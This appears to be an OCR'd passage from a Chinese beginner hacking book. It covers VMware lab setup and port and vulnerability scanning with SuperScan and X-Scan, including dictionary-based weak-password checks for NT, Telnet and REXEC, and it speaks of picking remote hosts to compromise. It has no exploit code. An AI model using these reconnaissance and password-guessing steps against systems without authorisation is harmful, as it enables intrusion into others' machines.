在命令提示符状态下键入“netstat -a -n”，按下【Enter】键后就可以看到以数字形式显示的TCP和UDP连接的端口号及状态。

如果主机的端口打开得太多，攻击者就可能悄悄打开其他的服务程序，比如安装IIS增加许多系统服务，也可以安装木马，在特殊的端口进行通信，作为系统管理员，应该尽量关闭过多的端口和服务以保证系统的安全。

明白了 IP 和端口的知识后，在以后的黑客学习中读者就迈出了一大步，对于很多入侵与防范的原理也能很好地理解了，不过明白道理还不够，练就黑客本领还需不断实践才行，这就要营造网络环境和实验主机，虚拟机的出现提供了完美的网络与主机环境，可以模拟黑客实际操作。

1.4 用虚拟机进行黑客训练

1.4.1虚拟机中的名词称谓

由于虚拟机模拟的是硬件环境，用户会接触到虚拟机上经常使用的名词下面大致介绍一下。

No.01 主机

主机即用户在真实环境中使用的计算机，主机被称为 Host OS，在使用虚拟机时，也被称为“宿主机”。

No.02 客机

客机就是安装在主机中的虚拟系统，包括虚拟的硬件，如 CPU、内存、硬盘、光驱等等。客机又被称为 Guest OS。

新手点拨

虚拟机模拟出来的硬盘在主机上其实是以文件形式存在的，文件的大小决定虚拟机磁盘的容量。


1.4.2安装操作系统前的初始配置

安装好了 VMware，要在使用虚拟机安装操作系统之前得对模拟系统作必要的配置，包括对虚拟内存、硬盘、光驱等设置，然后才能像在真实主机中安装操作系统那样在虚拟机中安装虚拟操作系统。

No.01 新建虚拟机

打开 VMware 程序，单击“File”→“New”→“Virtual Machine”菜单，


或者单击主界面上的“新建虚拟机”图标，弹出新建虚拟机的配置向导对话框。



新手点拨

目前，虚拟化技术已经非常成熟了，伴随的产品如雨后春笋般的出现：VMware、Virtual PC、Xen、Parallels、Virtuozzo 等，但最常用的当属 VMware 和 Virtual PC 了，本节中主要向读者介绍 VMware。

No.02 普通虚拟机模式




新手点拨

VMware 公司针对不同客户的需要推出了不同版本的虚拟机，主要分为桌面版和服务器版，桌面版有 VMware Workstation、VMware Player，服务器版有 VMware GSX Server、VMware ESX Server、VMware VirtualCenter 等。

单击“下一步”按钮进入虚拟机配置对话框，在此对话框中有两种虚拟机配置“典型（Typical）”和“自定义（Custom）”，在没有特殊设备或配置的情况下，我们一般选择“典型（Typical）”配置。

No.03 选择虚拟安装的系统




新手点拨

VMware Workstation 可在一部实体机器上模拟完整的网络环境，以及可便于携带的虚拟机器，拥有强大的功能和很好的灵活性。对于企业的 IT 开发人员和系统管理员而言，VMware 在虚拟网络、实时快照、拖曳共享文件夹、支持 PXE 等方面的特点使它成为必不可少的工具。


单击“下一步”按钮，进入“选择客机操作系统”对话框，此处有 Windows、Linux 等虚拟系统供选择，用户根据实际需要在“客机操作系统”组合框中选择操作系统种类，然后在“版本”下拉列表中选择版本。

No.04 选择虚拟机网络通信模式

在“虚拟机命名”对话框，确定了虚拟机的名称和安装路径后单击“下一步”按钮进入“网络类型”对话框，在这里设置虚拟机网络连接方式有 4 种，一般来说为了保证网络运行正常，选择默认的“Use bridged networking”。




No.05 为虚拟机设置最大磁盘容量



选好网络连接模式之后，单击“下一步”按钮，随即弹出“指定磁盘容量”对话框，在此对话框中设定磁盘的容量大小。

No.06 完成虚拟机初始设置

单击“完成”按钮完成虚拟机的配置，返回到 VMware 的主界面，在这里可以看到刚刚建立的虚拟机硬件配置情况。



1.4.3安装虚拟操作系统

有了前面的准备工作，现在就可以在虚拟机上安装操作系统了。

新手点拨

虚拟软件能简化计算机的基础构架，而每一个虚拟机都能运行标准的 Windows、Linux 或 Netware 操作系统和上面的应用程序。为了确保高性能，每个虚拟机直接访问宿主机的硬件资源，例如：CPU，内存，硬盘，网络和外接设备。

Notice

VMware 用主机的文件来模拟客机的硬盘。一个客机的硬盘对应一个或多个主机里的文件。如果往客机里写入 100M 的文件，主机里虚拟硬盘文件就增大 100M。在客机里删除这 100M 文件，主机里虚拟硬盘文件不会减小。下次往客机里写文件的时候，这部分空间可继续利用。

新手点拨

乱码问题解决的技巧


有时，在虚拟机的运行过程中，我们会发现屏幕上会出现很多的乱码字符或花屏，这可不是显卡驱动未正确安装的原因，解决的办法是让虚拟机操作系统在全屏状态下运行。

安装操作系统的时候会遇到分区、格式化等操作，请放心大胆地尝试，虚拟机中的操作对真实系统和数据不会产生任何影响。

No.01 光盘安装虚拟系统

虚拟机上安装操作系统的方法和真实环境中一样，放入安装光盘后，单击虚拟机“开机”按钮。即可如真实环境一样安装操作系统了。

No.02 ISO文件安装虚拟系统



如果你硬盘中有安装光盘的ISO文件，可以直接挂载到虚拟机中读取。双击“Devices”栏的“CD-ROM”打开光盘设置，在“Connection”中选择“Use ISO image”。

1.4.4安装VMware Tools

VMware有一个强大的系统增强工具，那就是VMware Tools，VMware Tools好像VMware虚拟机上的显卡驱动一样，能够增强虚拟机操作系统的显示和鼠标功能。安装完VMware Tools之后，虚拟机能直接调用主机中的资源，而不用通过网络访问主机了。

VMware Tools自带在VMware里。安装完虚拟操作系统的时候，VMware的状态栏里就有一句话提示VMware Tools没装，鼠标单击这句话即可安装VMware Tools。也可通过菜单安装，单击菜单栏上的“VM”→“Install VMware Tools”即可安装。

新手点拨

删除虚拟机的技巧

在VMware中删除虚拟机可比真正删除某个操作系统简单多了，只要直接在右键菜单中选择“Remove From List”即可，当然这仅仅是在列表中删除，其对应的文件并没有删除，每一个建立的虚拟机都会在主机上创建一个以该操作系统名称命名的目录，位置大都在“我的文档”下，找到后直接删除即可。

Notice

在客机中进行操作时，要从客机返回主机时，同时按下【Ctrl+Alt】组合键即可。在安装了VMware Tools后，主机和客机系统之间鼠标可以自由切换。VMware Tools只能在安装好操作系统后才能安装。

新手点拨

结束任务的技巧

如果你仍然按照过去的习惯在虚拟机中使用【Ctrl】+【Alt】+【Del】组合键来结束任务的话，一定会发觉Hosts主机竟然作出了同样的反应，正确的方法应当是改用“Ctrl+Alt+Ins”组合键，或者从“Power”菜单下执行“Send Ctrl-Alt-Del”命令也行。

1.4.5虚拟机访问主机资源

在虚拟系统中安装完 VMware Tools 后，重新启动虚拟系统，这时我们就会发现要离开虚拟系统的时候，就不需要再按【Ctrl+Alt】了，而且屏幕分辨率可以自由设置。原本左下角显示的“You do not have VMware Tools installed”也不再显示。

安装好的客机（虚拟系统）没有任何的资源可利用，很多用户无奈地通过光盘或下载为客机安装软件，事实上，我们完全可以把主机资源共享出来，通过 VMware 的 Shared Folders 目录，客机就可以直接就能调用主机资源。

No.01 进入设置选项

首先在 VMware 主界面中单击菜单栏中的“VM → Settings”进入设置选项。

No.02 选择主机共享的目录

进入选择“Options → Shared Folders → Add”添加要共享的文件夹，选择“Browse”，选择要共享的文件夹，这里是以共享主机电影为例，上面的“Name”可以随意输入，这里是输入“movie”。


Notice

要使用主机共享资源功能，首先得安装 VMware Tools。

新手点拨

正确关机的技巧

请大家注意，虚拟机的关机也必须按照一定的步骤进行，如果直接单击 VMware 工具栏上的 Power OFF 按钮的话，那也就相当于通常意义上的非法关机，下次启动虚拟机时也会自动扫描磁盘呢。正确的方法应当是从“开始”菜单中执行“关机”命令，反正一切按常规操作进行。



Notice

为了减少硬盘空间的浪费，更好的做法，是在 Guest OS 里挂上另外一个硬盘存放不常用的文件，比如安装文件之类，用完之后可以把这块硬盘重新分区格式化。

No.03 选择共享模式

添加共享目录之后，用户就可以选择选择共享为只读或读写权限，然后“Enable this share”启用这个共享。

Notice

如果客机是 Linux，主机共享的目录位于“/mnt/hgfs”下。

No.04 进入主机共享的路径

回到虚拟的 Windows 操作系统中，在“网上邻居”里可以发现域中多了一个“host”目录，进入该目录即可获取主机共享资源。

Notice

虚拟机快照是一种系统当前状态的记录，使用虚拟机快照可以完整地保存当前虚拟系统的运行状态，包括程序运行状态及内存状态，在需要时可以恢复至保存时的状态，这个功能类似于 Windows XP 的休眠功能。

1.4.6 VMware中的快照功能

虚拟系统以及网络环境搭建好之后，用户就可以在这个环境中进行任何的实验任务了，当虚拟系统被病毒感染或是被故意破坏，也不会影响用户的真实系统，非常安全。但是，如果虚拟系统真的被破坏了，重装是既麻烦且耗时的，那么虚拟机中有没有如 Ghost 之类的备份呢？事实上，VMware 中有一个快照功能，它能建立一个还原点，随时还原到创建时的状态，而且不须大量的备份空间，且恢复系统耗时很少。下面我们就来看看如何使用快照功能。

No.01 创建回复点的快照

当虚拟系统开始运行的时候，在VMware主界面中单击菜单栏中的“VM → Snapshot → Take Snapshot”即可建立记录点。

No.02 为回复点命名

为了区分不同时期建立的快照，我们可以为该快照命名，并且写入详细的描述信息，当然也可以忽略。

No.03 回复虚拟系统

如果建立了不止一个快照，快照恢复中的Revert to Snapshot（恢复虚拟机快照）默认恢复到最后一次快照状态。

通过本章的学习，我们已经具备了黑客入门的基础知识，也搭建好了黑客训练的场地，从下章开始，我们就正式进入黑客的世界中。

新手点拨

克隆功能

如果你需要对一个虚拟机进行一些破坏性比较大的操作，而你又不想在操作之后通过映像功能恢复，那么还可以针对目标虚拟机创建克隆，这样操作完成之后只要删除克隆的虚拟机即可。

在目标虚拟机的摘要页面上，单击“Clong this Virtual Machine”链接，这将打开克隆向导。用户可以根据向导进行克隆操作。

Notice


为了保证数据的一致性，先将这些后台服务停止后再做快照，一般的做法是在开机（VM）之前先做快照，这是因为后台服务经常有数据缓存在内存里面，而且文件同步不一定能够及时，所以只能这样来做。

Chapter 2

扫描网络与锁定目标

光盘教学

“知己知彼，百战不殆”，只有掌握充分的信息才能在互联网中“决战千里”。黑客首先必须收集网络中计算机信息，例如系统版本、开放服务、端口号以及软件版本等，当发现目标主机存在漏洞，进入该主机就有可能了。当然，从安全的角度来看，管理员也应该充分了解自己的弱点，及时弥补漏洞，防止黑客入侵。



Chapter 2 扫描网络与锁定目标

2.1 认识扫描器

在安全领域中，扫描器发挥着十分重要的作用。不同的扫描器可以提供不同的功能，如信息扫描、漏洞扫描等。

黑客技术中的扫描主要是指通过固定格式的询问来试探主机的某些特征的过程，而提供了扫描功能的软件工具就是扫描器。早期的扫描器大多是专用的，即一种扫描器只能扫描一种特定的信息。随着网络的发展，各种系统漏洞被越来越多的发现，扫描器的种类也随之增多，为了简化扫描过程，人们把众多的扫描器集成为一个扫描器。目前，正在使用的扫描器中，绝大多数都是这种集成扫描器（综合扫描器）。

扫描器可以检测远程主机和本地系统的安全性，对远程主机和本地系统进行扫描是有区别的。对远程主机进行扫描属于外部扫描，即扫描远程主机的一些外部特性，这些外部特性是由远程主机开放的服务决定的。对本地系统进行扫描属于内部扫描，通常是以系统管理员权限进行的扫描。一般来说，黑客攻击的第一步就是对远程主机进行各种扫描。

新手点拨

由于扫描器设计与编写目的的不同，各自的功能和性能往往会有一定的差别。以“抓肉鸡”（肉鸡指被控制了的远程主机）为例，可以先使用一些扫描速度快但功能少的扫描器扫描多个网段中远程主机，随后使用一些扫描速度慢但功能强的扫描器重点扫描其中的一部分主机，最后确定对哪些远程主机进行入侵。

2.2 使用SuperScan扫描端口

对一个网络管理员或者网络入侵者而言，一款好的扫描软件是必不可少的。SuperScan 正是一款非常优秀的扫描软件，它几乎将与 IP 扫描有关的所有功能全部做到了，而且每一个功能都做得很专业。在使用软件之前，我们先来看看软件的全貌。

Notice

对于 SuperScan，可能我们一直有一个误会，以为它只是一个端口扫描软件，其实，除了端口扫描，它还有很多其他功能。

2.2.1域名（主机名）和IP相互转换

由于 SuperScan 的界面比较复杂，我们根据其功能来介绍使用。首先，域名（主机名）和 IP 相互转换功能的作用就是取得域名，比如：163.com 的 IP；或者根据 IP（例如：202.106.185.77）取得域名。在

新手点拨

一款好的扫描软件应该具备以下要素：

功能强大：这里指的功能强大不是指功能很多，而是指软件提供的功能都可以取得很好的效果；

全面：比如，扫描系统漏洞的软件最好兼顾该系统的所有版本和大部分常见漏洞；

负责的编写者：软件推出以后，万事大吉的编写者大有人在，看看软件的升级历史就可以知道编写者是不是负责的。

新手点拨

SuperScan 具有以下功能：

①通过 Ping 来检验 IP 是否在线；

② IP 和域名相互转换；

③检验目标计算机提供的服务类别；

④检验一定范围目标计算机的是否在线和端口情况；


⑤工具自定义列表检验目标计算机是否在线和端口情况；

⑥自定义要检验的端口，并可以保存为端口列表文件；


⑦软件自带一个木马端口列表 trojans.lst，通过这个列表我们可以检测目标计算机是否有木马；同时，我们也可以自己定义修改这个木马端口列表。

SuperScan 里面，有两种方法来实现此功能。

No.01 通过Hostname Lookup来实现




在 Hostname Lookup 的输入框输入需要转换的域名或者 IP，单击“LookUp”按钮就可以取得结果。



如果需要取得自己计算机的 IP，可以单击“Me”按钮来取得；同时，也可以取得自己计算机的 IP 设置情况。


No.02 通过Extract From File实现



这个功能通过一个域名列表来转换为相应 IP 地址。选择“Extract from file”，单击“→”按钮，选择域名列表，进行转换，出现如图界面。

2.2.2 Ping功能的使用

Ping 主要目的在于检测目标计算机是否在线和通过反应时间判断网络状况。在“IP”的“Start”填入起始 IP，在“Stop”填入结束 IP，然后，在“Scan Type”选择“Ping only”，按“Start”就可以检测了。



在以上的设置中，我们可以使用以下按钮达到快捷设置目的：选择“Ignore IP zero”可以屏蔽所有以0结尾的IP；选择“Ignore IP 255”可以屏蔽所有以255结尾的IP；单击“PrevC”可以直接转到前一个C网段；选择“NextC”可以直接转到后一个C网段；选择“1..254”直接选择整个网段。同样，也可以在“Extract From File”通过域名列表取得IP列表。

在Ping的时候，可以工具网络情况在“Timeout”设置相应的反应时间。一般采用默认就可以了，而且，SuperScan速度非常快，结果也很准确，一般没有必要改变反应时间设置。

2.2.3端口检测

端口检测可以取得目标计算机提供的服务，同时，也可以检测目标计算机是否有木马。现在，我们来看看如何使用端口检测。

1.检测目标计算机的所有端口

如果检测的时候没有特定的目的，只是为了了解目标计算机的一些情况，可以对目标计算机的所有端口进行检测。

No.01 输入IP范围

在“IP”输入起始(Star)IP和结束(Stop)IP，在“Scan Type”填入端口扫描范围，如果需要返回计算机的主机名，可以选择“Resolve Hostname”，单击“Start”按钮开始检测。

我们扫描IP地址为192.168.115.1 ~ 192.168.115.254范围内的所有主机，在这里得出了活动主机中前100个端口的开通情况。

Notice

SuperScan几乎将与IP扫描有关的所有功能全部做到了，而且每一个功能都很专业。

Notice

为什么要忽略X.X.X.0和X.X.X.255的IP？这是因为一般来说X.X.X.0代表网段地址，而X.X.X.255代表该网段的广播地址，扫描该地址，不但没有效果，还会引起管理员的注意。

新手点拨

一般不提倡检测所有端口这是因为：


它会对目标计算机的正常运行造成一定影响，同时，也会引起目标计算机的警觉；

扫描时间很长；


浪费带宽资源，对网络正常运行造成影响。

Notice

由于扫描了一个网段的主机，所以用户对IP段要有针对性地进行选择。



No.02 展开信息




扫描完成以后，单击“Expand all”按钮可以查看扫描的结果。我们来解释一下以上结果：第一行是目标计算机的IP和主机名；从第二行开始的小圆点是扫描的计算机的活动端口号和对该端口的解释，此行的下一行有一个方框的部分是提供该服务的系统软件。“Active hosts”显示扫描到的活动主机数量，这里只扫描出了四台，为4；“Open ports”显示目标计算机打开的端口数，这里是9。

2.扫描目标计算机的特定端口（自定义端口）

大多数时候我们不需要检测所有端口，我们只要检测有限的几个端口就可以了，因为我们的目的只是为了得到目标计算机提供的服务和使用的端口。

No.01 扫描特定端口



我们可以根据个人目的的不同来检测不同的端口，大部分时候，我们只要检测80（Web服务）、21（FTP服务）、23（Telnet服务）就可以了，即使是攻击，也不会有太多的端口检测。单击“Port list setup”，出现端

新手点拨

使用自定义端口的方式有以下优点：

选择端口时可以详细了解端口信息；

选择的端口可以自己取名保存，有利于再次使用；

有的放矢的检测目标端口，节省时间和资源；


根据一些特定端口，我们可以检测目标计算机是否被攻击者利用、种植木马或者打开不应该打开的服务。

口设置界面。

以上的界面中，在“Select ports”双击选择需要扫描的端口，端口前面会有一个“✓”的标志；选择的时候，注意左边的“Change/Add/Delete port info”和“Helper apps in right-click menu”，这里有关于此端口的详细说明和所使用的程序。

No.02 保存端口列表


我们选择21、23、80、三个端口，然后单击“save”按钮保存选择的端口为端口列表。“OK”回到主界面。在“Scan Type”选择“All selected port in list”，按“Start”开始检测。



3.检测目标计算机是否被种植木马

针对木马，现在有很多清除工具，除了一般的杀毒软件以外，还可以使用专门清除木马的软件。如果只是对木马的检测，我们完全用SuperScan来实现，因为所有木马都必须打开特定的端口，我们只要检测这些特定的端口就可以知道计算机是否被种植木马。

No.01 打开常见木马端口列表



在主界面选择“Port list setup”，出现端口设置界面，单击“Port list files”的下拉框选择一个叫trojans.lst的端口列表文件，这个文件是软件自带的，提供了常见的木马端口，我们可以使用这个端口列表来检测目标计算机是否被种植木马。

新手点拨

可以从扫描端口中获取有用的信息，例如可用telnet登录的端口(23/tcp)开放

这个信息表明远程登录服务正在运行，在这里你可以远程登录到该主机，这种不用密码的远程登录服务是危险的，如果可以匿名登录，任何人可以在服务器和客户端之间发送数据。

FTP端口(21/tcp)

FTP服务Telnet服务一样，是可以匿名登录的，而且在有的机器上它还允许你执行远程命令，另外，有时还能用它获得一个可用的账号(guest)，或得知主机在运行什么系统。


13/TCP(daytime)

从这里可以得知服务器在全天候运行，这样就有助于一个入侵者有足够的时间获取该主机运行的系统，再加上udp也在全天候的运行，这样可以使入侵者通过UDP欺骗达到主机拒绝服务的目的。

Notice

SuperScan 功能强大，但是，在扫描的时候，一定要考虑到网络的承受能力和对目标计算机的影响。同时，无论目的为何，扫描的范围必须在国家法规之内。

No.02 检测木马



选择好木马列表之后，单击“OK”返回，然后单击“Start”按钮就可以以列表中的常见木马开启的端口进行扫描，当检测可疑通信，SuperScan 就会提出警报。

2.3 使用X-Scan扫描综合信息


即使扫描出了端口和共享资源对于入侵者来说还不够，要充分掌握目标主机的信息还需有口令、服务等信息，这就需要有口令扫描器、服务扫描器……如果还需要借助这些扫描器的话，实在不方便，为了简化扫描过程，人们把众多的扫描器集成为一个扫描器，这就是本节将要介绍的综合扫描器——X-Scan，利用综合扫描器还可以帮助管理员提早发现系统漏洞做好防范工作，对于黑客来说，综合扫描器无异于如虎添翼。

2.3.1锁定扫描的目标范围

X-Scan 这个综合扫描器包含许多扫描项目，比如：扫描端口，扫描 NT-Server 弱口令等扫描项目，并且这些项目是可选的。通过设置“扫描模块”来手动选择需要扫描哪些项目，方法如下。

Notice

如果用户不明白如何填写数据范围，可以单击“指定 IP 范围”栏右侧的“示例”按钮打开“示例”提示框。




No.01 扫描参数菜单


启动 X-Scan 之后，选择主界面中的“设置（Y）”→“扫描模块（Y）”菜单，或者直接单击界面上的“扫描模块”快捷图标来打开“扫描模块”，它列出了 X-Scan 所能扫描的所有项目。

No.02 扫描范围

默认的界面为“检测范围”选项，在该选项中可以指定目标计算机的独立IP地址或域名，也可以输入以“-”和“,”符号分隔的IP范围，如“192.168.0.1-20,192.168.1.10-192.168.1.254”，或类似“192.168.100.1/24”的掩码格式。



No.03 从文本文档中打开IP列表



用户还可以将写在文本文档中的IP范围添加到X-Scan中，选中“从文件获取主机列表”复选框，将会弹出“打开”窗口，等待用户导入记录有主机IP地址列表的文本，文本的格式是“.txt”纯文本文件，书写的格式要求也如“示例”中一样，每一行可包含独立IP或域名，也可包含以“-”和“,”分隔的IP范围。

2.3.2设置X-Scan扫描的模块

确定搜索的范围之后，我们就该设定具体的扫描模块，比如：扫描端口，扫描NT-Server弱口令等扫描模块，并且这些模块是可选的。展开“全局设置”目录，选中“扫描模块”选项，在该选项中就可以详细设置扫描的模块了，如果要对目标范围内的主机进行全面扫描，则可单击“全选”按钮选中所有的复选框。

新手点拨

X-Scan扫描的模块作个介绍。

开放服务：用于扫描TCP端口状态，并根据用户设置主动识别开放端口正在运行的服务及目标操作系统类型。

NT-Server弱口令：通过139端口对Windows服务器弱口令进行检测。当从服务器获取用户列表失败时，会加载字典文件中的用户列表。可以通过“插件设置”中的“字典文件设置”项加载其他字典。

NetBIOS信息：NetBIOS是网络基本输入输出协议，也是通过139端口提供服务，选中该选项后，X-Scan会搜集目标主机信息。


远程操作系统：通过SNMP、NetBIOS协议主动识别远程操作系统类型及版本。

TELNET弱口令：载入字典对TELNET弱口令进行检测。可以通过“插件设置”中的“字典文件设置”项加载其他字典。

SSL漏洞：SSL是网上传输信用卡和账号密码等信息时广泛采用的行业加密标准。但是这种标准并不是完美无缺的，可以通过X-Scan来检测是否存在该漏洞。

REXEC弱口令：使用字典对REXEC弱口令进行检测。

